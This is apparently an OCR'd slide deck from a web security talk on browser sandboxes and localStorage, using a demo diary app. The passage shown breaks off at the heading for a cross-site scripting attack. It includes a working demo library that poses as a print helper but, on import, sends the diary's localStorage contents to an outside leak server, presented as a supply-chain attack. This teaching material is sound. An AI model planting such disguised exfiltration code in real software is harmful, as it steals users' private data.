
Frontend (browsers; clients)
- Make content with HTML
- Style content with CSS
- Run code with JavaScript

Static apps can *only* run frontend code.

Frontend (browsers; clients)

- Make content with HTML
- Style content with CSS
- Run code with JavaScript


The browser isolates **frontend** code into sandboxes.




(https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS/same-origin.svg, modified)

The greatest threat to a **static** app is access to its sandbox.

Amazon and Spotify get different sandboxes.





That’s why they have different **localStorage** contents.

```
> window.origin
'https://open.spotify.com'
> JSON.stringify(localStorage)
'{"anonymous:queue-view":"\\"queue\\"","
on-by-filter-id":"{}","anonymous:items-v
```

```
> window.origin
'https://www.amazon.com'
> JSON.stringify(localStorage)
'{"csa-tabbed-browsing":"{\\"las
\\":\\"56uv4u-gpngvk-6861rl-c9f6
```

The greatest threat to a **static** app is access to its sandbox.

You need to protect diary users from bad sites.

Good Team

Your Good Site
(https://diary.fake)

Browser User

Bad Team


Bad Site
(https://bad.fake)

Defense Goal Protect the diary contents.

Attack Goal Steal the diary contents.


Strategy Run JavaScript from inside the diary's sandbox.

Strategy Run JavaScript from inside the diary's sandbox.




(https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS/xss.svg, modified)

I built a bad site.




Feel free to follow along.

attackable-defendable-diary Public



leaker Public



https://github.com/njg4ne


Recall https://diary.njg4ne.workers.dev/index.html

```
const STORAGE_KEY = "diaryContent";
...
function onInput(inputEvent) {
  window.localStorage.setItem(STORAGE_KEY, inputEvent.target.value);
}
```

https://leaker.njg4ne.workers.dev/useful-print-library.js

```
export const print = console.log;
const method = "POST";
const body = new FormData();
body.append(
  "leak",
  JSON.stringify(window.localStorage.getItem("diaryContent"))
);
const headers = { Accept: "application/json", "x-leaker-anti-csrf": "1" };
fetch(`${"https://leaker.njg4ne.workers.dev"}/leak`, {
  method,
  body,
  headers,
}).then(({ ok }) => {
  if (ok) {
    alert("🧌 A Troll Leaked Your Diary 🧌");
  }
});
```

POST to /leak publicizes the secret for anyone to see.



Attack Goal Steal the diary contents.


Strategy Run JavaScript from inside the diary's sandbox.

Attack 1 Supply Chain

You voluntarily import my cool library to your sandbox.

```
import { print } from "https://leaker.njg4ne.workers.dev/useful-print-library.js";

print("Hello from print function");
```

You hack yourself.




Supply Chain Defense Don’t run untrusted libraries.

Attack 2 Cross-site scripting (XSS)

